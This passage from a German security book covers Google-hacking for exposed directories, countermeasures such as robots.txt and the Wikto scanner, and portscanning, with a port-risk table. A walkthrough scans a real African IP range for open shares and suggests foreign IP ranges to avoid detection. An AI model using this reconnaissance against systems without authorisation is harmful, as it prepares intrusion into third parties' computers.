Es geht natürlich auch harmloser, z. B. die Suche nach mp3-Dateien, die sich die User auf ihre Webseite geladen haben. Alles kein Problem: Es reicht, »*Index of /*« *+MP3* in die

Suchzeile einzugeben, um in fremden Musikschätzen ein wenig zu wühlen. Zwar ist dieser Trick schon etwas abgegriffen, und man muss sich erst seitenlang durch diverse Werbeangebote schlagen, dann aber kann man doch noch fündig werden:



Parent Directory	10-Nov-2000 18:37	-
Shiv_Mahima-01-Subah..>	16-Jun-1999 12:00	5.6M
Shiv_Mahima-02-E_Sha..>	16-Jun-1999 12:00	4.8M
Shiv_Mahima-03-Chal_..>	16-Jun-1999 12:00	5.9M
Shiv_Mahima-04-Hey_B..>	16-Jun-1999 12:00	5.1M
Shiv_Mahima-05-Shivn..>	16-Jun-1999 12:00	6.5M
Shiv_Mahima-06-Jyoti..>	16-Jun-1999 12:00	4.8M
Shiv_Mahima-07-Saare..>	16-Jun-1999 12:00	4.5M
Shiv_Mahima-08-Prabh..>	16-Jun-1999 12:00	4.5M
Shiv_Mahima-09-Milta..>	16-Jun-1999 12:00	4.3M
Shiv_Mahima-10-Shiv_..>	16-Jun-1999 12:00	4.6M
Shiv_Mahima-11-Mai_T..>	16-Jun-1999 12:00	4.9M

Bild 14.18: Googeln nach MP3s

Für die Betroffenen ist das natürlich weniger witzig bzw. richtig kostspielig, da sie dadurch ins Fadenkreuz professioneller Ermittler der Musikindustrie geraten.

Mit Google wird das WWW zu einem richtigen Abenteuerspielplatz und Experimentierfeld für angehende Hacker. Wenn Sie noch ein bisschen Input brauchen, googlen Sie einfach mal nach »Google + Hacks«.

14.1.2 Abwehrmaßnahmen

Wie man sich vor Google-Hacks schützt, möchten Sie nun wissen? Nun, leider ist das nicht so einfach wie in unseren anderen Angriffsszenarien. Da Sie die Google-Suche in ihrem Informationshunger nicht groß bremsen können, bleibt Ihnen nur:

- Nutzen Sie professionelle Tools mit entsprechenden Securitymechanismen fürs Web-Publishing.
- Suchen Sie einen zuverlässigen und sicheren (wenn möglich zertifizierten, zum Beispiel nach ISO 27001) Internet Service Provider für Ihre Website.
- Wenn Sie den Webserver in Eigenregie betreiben, machen Sie regelmäßige Tests, um zu sehen, wie sicher bzw. unsicher Ihre Einstellungen arbeiten.
- Telefon- und E-Mail-Listen sollten nach Möglichkeit nicht bzw. nicht in maschinenlesbarer Form im WWW veröffentlicht werden, da das Missbrauchsrisiko (Spam etc.) viel zu hoch ist.
- Kontrollieren Sie z. B. anhand einer Checkliste, wer welche Informationen auf der Webseite veröffentlicht. Registrydaten, Security-Reports etc. sollten definitiv nicht der breiten Öffentlichkeit zugänglich gemacht werden.

- Directory-Listings sollten generell nicht zum Surfen freigegeben werden.
- Gegen Web-Crawler (nicht jedoch gegen manuell arbeitende Hacker) hilft eine Datei namens *robots.txt*, in der Sie festlegen, welche Bots Sie daran hindern wollen, automatisch den Inhalt bestimmter Webseiten zu indizieren. Wenn Sie beispielsweise verhindern wollen, dass Ihre ins Netz gestellten PDF-Dateien indiziert werden, reicht folgender simpler Eintrag in die *Robots.txt*:
  # Kommentar: Googeln nach PDFs nicht erlaubt!
  User-Agent: Googlebot
  Disallow: /.PDF$*

Die gute Nachricht zum Schluss. Es gibt natürlich ein Tool, mit dem Sie die Schwachstellen Ihrer Internetpräsenz bezüglich Google-Hacks umfassend testen können (bevor es ein anderer tut). Alles, was Sie brauchen, ist das kostenlose .Net-Framework von Microsoft oder einen Linux-PC, einen kostenlosen Google-API-Key sowie den Security-Webscanner Wikto von *www.sensepost.com* (kostenlos).

Nach der Installation können Sie eventuell noch fehlende Programmmodule plus die aktuellen Datenbanken mit den Angriffssignaturen (Google-Hacks) aus dem Internet herunterladen und loslegen.

Im Scan-Wizard legen Sie die notwendigen Scanparameter wie IP-Adresse etc. fest, und danach können Sie die Seite nach externen Links, Schwachstellen, verfügbaren Dokumenten etc. durchforsten.




Bild 14.19: Die Spiderfunktion von Wikto

Selbstverständlich stehen die updatefähigen Datenbasen des Schwachstellenscanners Nikto sowie die Google-Hacking-Database zur Verfügung.




Bild 14.20: Wikto als Google-Hacker (aber die Seite ist gut gesichert)

14.2 Portscanning, Fingerprinting und Enumeration

Bevor potenzielle Angreifer einen Rechner kompromittieren, eine Remote-Shell einrichten oder sonstwie die Kontrolle über eine oder mehrere Computerressourcen übernehmen, müssen sie zuerst die möglichen Schwachstellen ihrer Opfer ausloten. Die einfachste und schnellste Möglichkeit haben wir beim Thema Google-Hacking vorgestellt.

14.2.1 Portscanning

Die klassische Angriffsvorbereitung – unabhängig von der Art und Konfiguration des Zielsystems (Web-/FTP-Server, Heimnetzwerk, Internetrechner etc.) – verläuft dabei nach folgendem Schema:




Bild 14.21: Die Logik des Portscannens

Streng betrachtet können die Abschnitte 1 und 2 durchaus auch für Verteidigungszwecke eingesetzt werden, beispielsweise um eigene Lücken systematisch zu schließen, einem mutmaßlichen Trojanerbefall oder der Infektion mit einem Remote Administration Tool (RAT) auf die Spur zu kommen. Abschnitt 3 ist natürlich eindeutig eine beauftragte (offizieller Penetrationstest) oder eine unbefugte, unrechtmäßige Angriffshandlung. Die Einzelaktivitäten in Abschnitt 2 können in der beschriebenen Reihenfolge abgearbeitet werden, müssen es aber nicht, da es durchaus Portscanner wie SuperScan 4 gibt, die den Portscan mit (rudimentären) Fingerprinting- und Enumerationstechniken kombinieren können. Darüber hinaus sind einige Portscanner auch in der Lage, den Angreifer mit im Netz gefundenen Shares (Freigaben) direkt zu verbinden, ohne dass explizit der dritte Angriffsabschnitt eingeleitet würde.

Abgrenzungsprobleme bereiten auch einige Schwachstellenscanner wie X-Scan oder FX-Scan, die weniger vielseitig als Nessus oder GFI Languard sind, dafür aber gezielt und schnell spezifische, zum Teil auch ältere Schwachstellen von Servern ans Tageslicht fördern.

Zielauswahl

Bevor wir starten, müssen wir uns überlegen, welche IP-Adresse bzw. IP-Bereiche wir überhaupt scannen wollen. Anhaltspunkte für einen etwas gezielteren Scan bieten IP-Bereichsübersichten, wobei man einen der umfassendsten Überblicke auf der Seite *www.flumps.org/ip/index.html* findet:




Bild 14.22: IP Index Encyclopedia

Um zu wissen, wen man anpingt, braucht man lediglich die Blöcke einer bestimmten Netzwerkklasse (A, B oder C) auszuwählen. Einschränkend muss man allerdings dazu sagen, dass 1993 das klassenlose Routing CIDR (Classless Interdomain Routing) eingeführt wurde, wodurch es keine Rolle mehr spielt, welcher Netzklasse eine bestimmte IP-Adresse angehört.

Nichtsdestotrotz ist diese Übersicht für den ersten Einstieg gut geeignet. Man sollte allerdings bedenken, dass Portscanning zwar keine Angriffstechnik per se darstellt, es aber dennoch Institutionen und Firmen gibt, die ihre Logs auswerten, die Adresse des Spürhundes zurückverfolgen und sich bei seinem Provider beschweren könnten. Um dieser Gefahr aus dem Weg zu gehen, kann man die Scans über einen Proxy laufen lassen, wovon wir persönlich aus Performancegründen aber eher abraten. Die Gefahr des Entdecktwerdens lässt sich aber durch die eingesetzte Scantechnik selbst (siehe unten) und/oder durch Auswahl von außereuropäischen IP-Adressen verringern. Auch als potenziell Betroffener sollte man es sich noch einmal vor Augen führen: Das Scannen von offenen Ports mag ein Kavaliersdelikt sein, aber allein dadurch ist die Sicherheit des eigenen Rechners noch nicht bedroht. Ohne es zu beschönigen: Portscanning ist lediglich ein Informationssammeln über potenzielle Schwachstellen der ans Internet angeschlossenen Rechner.

Class C Networks - Block 146

```
146.2.0.0       Statens Vegvesen, Vegdirektoratet       (NET-VDR-STAMNETT)
146.3.0.0       CICT-BAS        (NET-AC)
146.4.0.0       Zellweger Uster AG      (NET-ZELLWEGER)
146.5.0.0       National Solar Observatory      (NET- NOAO-SUNSPOT)
146.6.0.0       University of Texas at Austin   (NET-UTAUSTIN2)
146.7.0.0       Southwest Missouri State University     (NET-SMSU)
146.8.0.0       RPI Incubator   (NET-INCUBATOR)
146.9.0.0       Wayne State University Medical Center   (NET-WSU-MED)
146.10.0.0      Knolls Atomic Power Labratory   (NET-GEK2)
146.11.0.0      L.M. Ericsson Australia         (NET-ERIC)
146.12.0.0      Harte-Hanks Shoppers    (NET-HARTE-HANKS)
146.13.0.0      NYNEX Telesector Resources Group        (NET-NYNEX-2)
146.15.0.0      HQMTMC Europe   (NET-ROTTERDAM-GW2)
146.16.0.0      MTMC    (NET-FALLSCH-GW5)
146.17.0.0      HQ, 5th Signal Command  (NET-KARLSRUHE-NET2)
146.18.0.0      Federal Express Corporation     (NET-COUNTYLINE)
146.19.0.0      EERIE   (NET-EERIE)
146.20.0.0      Erie Forge and Steel    (NET-ERIE-FORGE)
146.21.0.0      Health Care of Gothenburg County        (NET-GSV-NET)
146.22.0.0 - 146.46.255.255     Chevron Corporation     (NETBLK-CHEVRON)
146.22.0.0 - 146.46.255.255     Chevron Corporation     (NETBLK-CHEVRON)
146.22.0.0 - 146.46.255.255     Chevron Corporation     (NETBLK-CHEVRON)
146.47.0.0      Case Corporation        (NET-JICASEDBS)
146.48.0.0 - 146.48.255.255     European Regional Internet Registry/RIPE NCC    (NET-CNR-RIPE)
146.49.0.0      106TH SIGNAL BRIGADE    (NET-PANAMA-NET3)
146.50.0.0      Univertsiteit van Amsterdam, Informatica        (NET-UVA-FWI1)
146.51.0.0      Chiyoda Corporation     (NET-CHIYODA-NET)
146.53.0.0      Commander Army Information Systems Command      (NET-FTPOLKB1)
146.54.0.0      Commander Army Information Systems Command      (NET-FTPOLKB2)
146.55.0.0      Commander Army Information Systems Command      (NET-FTPOLKB3)
146.56.0.0      Oracle Corporation Japan        (NET-ORACLE-JP)
```

Bild 14.23: Wissen, wen man anpingt

Welche Ports lohnen sich?

Die meisten Portscanner starten nach Angabe einer IP-Adresse sofort mit der Suche nach ansprechbaren Rechnern im Netz. Interessanter wird die Sache aber, wenn wir unsere Spurensuche spezifizieren, sprich dem Scanner sagen, an welchen Ports er speziell »rütteln« soll. Interessante Ports[62] sind beispielsweise:

Port-Nr.	*Dienste / Prozesse*	*Beschreibung / Angriffspotenzial*	*Risiko*
11	Systat	Active user; Zugriff auf die aktuell eingeloggten User	++
21	FTP	Kontrolle des Filetransfers; wird dieser Port geentert, kann der Angreifer auf dem Zielsystem beliebig Dateien hoch- und runterladen, manipulieren und löschen	+++
22	SSH	Verschlüsselter Verbindungsaufbau; wenig Zugriffsmöglichkeiten	+
23	Telnet	Login via Telnet; ähnlich unsicher wie Port 21	+++

[62] http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

Port-Nr.	*Dienste / Prozesse*	*Beschreibung / Angriffspotenzial*	*Risiko*
25	SMPT	Simple Mail Transfer Protocol; prinzipiell angreifbar, um Zugriff auf den Zielrechner zu erlangen	++
43	Whois	Port, über den Serverinformationen abgerufen werden können; keine direkte Angriffsmöglichkeit; aber anfällig für DoS-Attacken	++
53	DNS	Domain Name Service, kaum angreifbar	+
69	Trivial FTP	Einfacher Filetransfer ohne Verschlüsselung, Authentifizierung etc.; Computerwürmer wie W32.Blaster nutzen TFTP-Server zu ihrer Verbreitung	+++
79	Finger	Zur Abfrage von Benutzerdaten verwendet; falls Zugriff von außen erfolgt, können persönliche Daten ausspioniert werden	++
80	HTTP	Stellt einen Webserver bereit; je nach Konfiguration unterschiedlich hohe Sicherheitsrisiken	++(+)
88	Kerberos	Authentifizierungsdienst für offene und unsichere Netze; prinzipiell eher geringes Angriffspotenzial außer durch Brute-Force-Angriffe	+
92	NPP	Bereitstellen von Netzwerkdruckern / Druckerservern; Ausspähen von Druckerstatus, Abschießen des Druckerspoolers möglich, ebenfalls Denial-of-Service-Attacken	+
109	POP2	Post Office Protocol; Angriffe über infizierte Mailanhänge, unberechtigter Systemzugriff prinzipiell möglich	++
111	RPC	Für die Abwicklung von Funktionsaufrufen (Remote Protocol Calls) über ein Netzwerk; sehr guter Angriffspunkt, um Laufwerke, Partitionen des Zielrechners von außen zu mounten	+++
113	Ident	Identification; Angreifer kann darüber in Erfahrung bringen, welche Prozesse welche TCP/IP-Verbindungen nutzen	++
119	NNTP	Network News Transfer Protocol für den Betrieb von Newsservern	+
135	Epmap	Dienste, die DCOM / RPC im Netzwerk nutzen, registrieren Standort mit dem End-point mapper auf dem PC. Ein Angreifer kann über diesen Port und den epmap-Dienst herausfinden ob z. B. auf dem Zielrechner ein MS-Exchange Server läuft; außerdem bietet dieser Port Angriffsfläche für DoS-Attacken.	++

Port-Nr.	*Dienste / Prozesse*	*Beschreibung / Angriffspotenzial*	*Risiko*
137-139	NetBIOS	Net-Basic-Input-Output-System, u. a. für die Verwaltung symbolischer Namen für Rechner im Netzwerk; über NetBIOS (sogenannte NetBIOS-Namen) können zum Beispiel Ressourcen wie Drucker und Verzeichnisse für das Internet freigegeben werden. Besonders kritisch ist hier der Port 139, über den ein Angreifer die Kontrolle über die Shares (Freigaben) erlangen kann	+++
143	IMAP	Internet Message Access Protocol (für E-Mail-Server); Sicherheitsrisiken ähnlich wie bei den Protokollen POP2, POP3	++
194	IRC	Internet Relay Chat, Sicherheitslücken (Abschießen von IRC-Clients/Servern) sind möglich, aber eher unwahrscheinlich	+
213	IPX over IP	Novell Netware Protocol; generelle Sicherheitsrisiken, über die ein Angreifer ins LAN dringen könnte	++
220	IMAP3	Neues IMAP-Protokoll, vgl. Port 143	++
401	UPS	Unterbrechungsfreie Stromversorgung; Angreifer könnten versuchen, die UPS abzuschießen, ansonsten keine Datenübertragung möglich	+
443	HTTPS	Secure HyperText Transfer Protocol zum sicheren (verschlüsselten) Übertragen sensitiver Webinhalte; Angriffe über Daten-Spoofing möglich, aber generell geringere Erfolgswahrscheinlichkeit als bei reinem http	++
445	Microsoft DS	Sicherere Alternative zu den NetBIOS-Services (Port 137-139); über Port 445 werden SMB Anfragen (Filesharing) geleitet inklusive Namensauflösung, Login und Browsing; wird der Zugriff nicht über ein Passwort gesichert, erhält der Angreifer vollen Zugriff aufs System	+++
500	ISAKMP	Schlüsselaustausch für IPSec-Tunnel über das Internet Security Association and Key Management Protocol; anfällig für DoS-Attacken	++
513	Who (UDP), Rlogin (TCP)	Erstellt eine Remote-Login-Session bzw. liefert Informationen über Login-Daten; potenzielles Sicherheitsrisiko wegen spezifischer Exploits	++

Die Ports bis 1023 sind die sogenannten »well known ports«; registrierte bzw. anwendungsspezifische Ports von 1024 – 49151 werden als »registered« bzw. »ephemeral ports« angesprochen. Alles, was darüber hinausgeht (bis 65535), sind »dynamic« bzw.

»or private ports«. Viele Trojaner und Remote Administration Tools haben ihre eigenen, spezifischen Datenfenster ins WWW[63].

Die passenden Werkzeuge

Bildhaft ausgedrückt macht ein Portscanner nichts anderes als festzustellen, ob die Fenster und Türen eines Hauses offen stehen oder verriegelt sind.[64] Solange, um im Bild zu bleiben, der potenzielle Angreifer nicht durch die offen stehenden Türen und Fenster einsteigt, ist sein Tun juristisch eher unbedenklich. Die Grenze verläuft allerdings fließend.

Betrachten wir ein praktisches Beispiel. Vor einigen Jahren war es ein sehr beliebter Sport, das Netzwerk nach fehlerhaft konfigurierten Freigaben (über Port 139) zu scannen. Speziell für diesen Zweck existierten zwei Tools: der SharesFinder und Legion. Selbst die dümmsten Script-Kiddies konnten damit komplette Adressbereiche auf Schwachstellen scannen und sich im Anschluss gleich auf dem PC des Opfers breitmachen. Heute sind diese Tools allerdings etwas in die Jahre gekommen, und die schnellsten sind sie auch nicht. Für unsere ersten Scanversuche nutzen wir stattdessen den Network Scanner von SoftPerfect.




Bild 14.24: Konfigurieren des Network Scanners von SoftPerfect

Viel einzustellen ist eigentlich nicht. Die wichtigste Einstellung betrifft die Shares; hier aktivieren wir *alle* und legen dann einen bestimmten IP-Adressbereich fest. Um die Suche zu beschleunigen, fokussieren wir uns nur auf die Ports 21, 23, 80, 139 und 445 (zu finden auf der Registerkarte *General*). Auf jeden Fall braucht man viel Glück und noch mehr Zeit, um derart ungeschützte PCs zu finden. Mit anderen Worten: Man muss

---

63 Liste unter: http://andrew.triumf.ca/ports/sophos.html

64 mal abgesehen davon, dass sie auch durch eine Firewall versteckt (gestealtht) sein können

viele Stunden investieren, bis man eine Chance hat, auf einen PC mit ungeschützten Freigaben von außen zugreifen zu können.

Ergebnisse auswerten

Die Auswertung der Scanresultate ist mit dem SoftPerfect Network Scanner relativ simpel. Alle Hosts, die im Status *alive* sind, werden sinnvollerweise ausgeblendet, was übrig bleibt, sind aktive Netzwerkrechner mit und ohne Freigaben und mit den spezifizierten offenen Ports. Bevor man weitere Schritte unternimmt, sichert man die gefundenen IP-Adressen mit ihren offenen Ports (was mitunter ein handfestes Indiz für mögliche Schwachstellen sein kann) mit einer Whois-Abfrage ab – bevor man beispielsweise auf einem offiziellen Firmenserver der NSA oder CIA landet.

Bei einigen Scannern ist eine Whois-Abfragemöglichkeit integriert, im Softperfect Scanner kann man ein externes Programm wie SmartWhois integrieren; weitere Möglichkeiten funktionieren über den Firefox-Browser und ein entsprechendes Plugin[65].

Betrachten wir das an einem Beispiel. Wir scannen die IP-Range 196.0.0.0 – 196.0.30.255 – irgendwo in Afrika.




Bild 14.25: Scannen in Afrika

[65] https://addons.mozilla.org/firefox/603

Wir greifen jetzt eine spezifische Adresse heraus, z. B. die 196.0.7.169 – die entsprechende Eingabe in der Adresszeile von Firefox bringt uns nicht weiter: *Directory Listing Denied.*

This Virtual Directory does not allow contents to be listed. Eine Whois-Anfrage klärt uns auf, (zu) wem die Adresse gehört:




Bild 14.26: Einer IP-Adresse den korrekten Owner zuordnen mit SmartWhois

Sie gehört der ugandischen Telekomgesellschaft. Unsere IP-Recherche ist jetzt zu Ende und zeigt uns 275 Treffer, d. h. 275 Computer sind alive. Wir ordnen jetzt zweckmäßigerweise die Trefferliste nach den gefundenen offenen Ports. Gerade die offenen Ports geben wichtige Hinweise für den nächsten Step: das Ausnutzen spezifischer Schwachstellen über Remotezugriff. Es geht teilweise noch einfacher. Mit der rechten Maustaste kann man versuchen, sich mit dem Rechner zu verbinden.

